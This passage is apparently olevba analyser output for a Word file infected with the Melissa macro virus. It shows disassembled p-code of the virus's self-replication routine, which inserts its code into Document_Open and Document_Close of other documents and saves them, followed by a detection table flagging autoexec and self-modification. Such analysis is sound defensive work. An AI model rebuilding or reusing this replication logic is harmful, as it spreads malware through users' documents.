' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0001

' Line #56:

' Loop

' Line #57:

' LitStr 0x001C "Private Sub Document\_Close()"

' Paren

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall AddFromString 0x0001

' Line #58:

' Ld BGN

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Ne

' DoWhile

' Line #59:

' Ld BGN

' Ld BGN

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall InsertLines 0x0002

' Line #60:

' Ld BGN

' LitDI2 0x0001

' Add

' St BGN

' Line #61:

' Loop

' Line #62:

' EndIfBlock

' Line #63:

' Ld DoAD

' LitVarSpecial (True)

' Eq

' IfBlock

' Line #64:

' LitDI2 0x0001

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Eq

' DoWhile

' Line #65:

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0001

' Line #66:

' Loop

' Line #67:

' LitStr 0x001B "Private Sub Document\_Open()"

' Paren

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall AddFromString 0x0001

' Line #68:

' Ld BGN

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Ne

' DoWhile

' Line #69:

' Ld BGN

' Ld BGN

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall InsertLines 0x0002

' Line #70:

' Ld BGN

' LitDI2 0x0001

' Add

' St BGN

' Line #71:

' Loop

' Line #72:

' EndIfBlock

' Line #73:

' Label CYA

' Line #74:

' Ld NTCL

' LitDI2 0x0000

' Ne

' Ld ADCL

' LitDI2 0x0000

' Eq

' And

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd New

' LitStr 0x0008 "Document"

' FnInStr3

' LitVarSpecial (False)

' Eq

' Paren

' And

' IfBlock

' Line #75:

' Ld ActiveDocument

' MemLd FullName

' ParamNamed FileName

' Ld ActiveDocument

' ArgsMemCall SaveAs 0x0001

' Line #76:

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd New

' LitStr 0x0008 "Document"

' FnInStr3

' LitVarSpecial (False)

' Ne

' Paren

' ElseIfBlock

' Line #77:

' LitVarSpecial (True)

' Ld ActiveDocument

' MemSt Saved

' BoS 0x0000

' EndIfBlock

' Line #78:

' QuoteRem 0x0000 0x001F "WORD/Melissa written by Kwyjibo"

' Line #79:

' QuoteRem 0x0000 0x0023 "Works in both Word 2000 and Word 97"

' Line #80:

' QuoteRem 0x0000 0x003E "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

' Line #81:

' QuoteRem 0x0000 0x003A "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"

' Line #82:

' Ld Now

' ArgsLd Day 0x0001

' Ld Now

' ArgsLd Minute 0x0001

' Eq

' If

' BoSImplicit

' LitStr 0x0076 " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

' Ld Selection

' ArgsMemCall TypeText 0x0001

' EndIf

' Line #83:

' EndSub

' Line #84:

+----------+--------------------+---------------------------------------------+

|Type |Keyword |Description |

+----------+--------------------+---------------------------------------------+

|AutoExec |Document\_Close |Runs when the Word document is closed |

|AutoExec |Document\_Open |Runs when the Word or Publisher document is |

| | |opened |

|Suspicious|CreateObject |May create an OLE object |

|Suspicious|VBProject |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|VBComponents |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|CodeModule |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|AddFromString |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|System |May run an executable file or a system |

| | |command on a Mac (if combined with |

| | |libc.dylib) |

|Suspicious|Base64 Strings |Base64-encoded strings were detected, may be |

| | |used to obfuscate strings (option --decode to|

| | |see all) |

|Suspicious|VBA Stomping |VBA Stomping was detected: the VBA source |

| | |code and P-code are different, this may have |

| | |been used to hide malicious code |

+----------+--------------------+---------------------------------------------+

VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues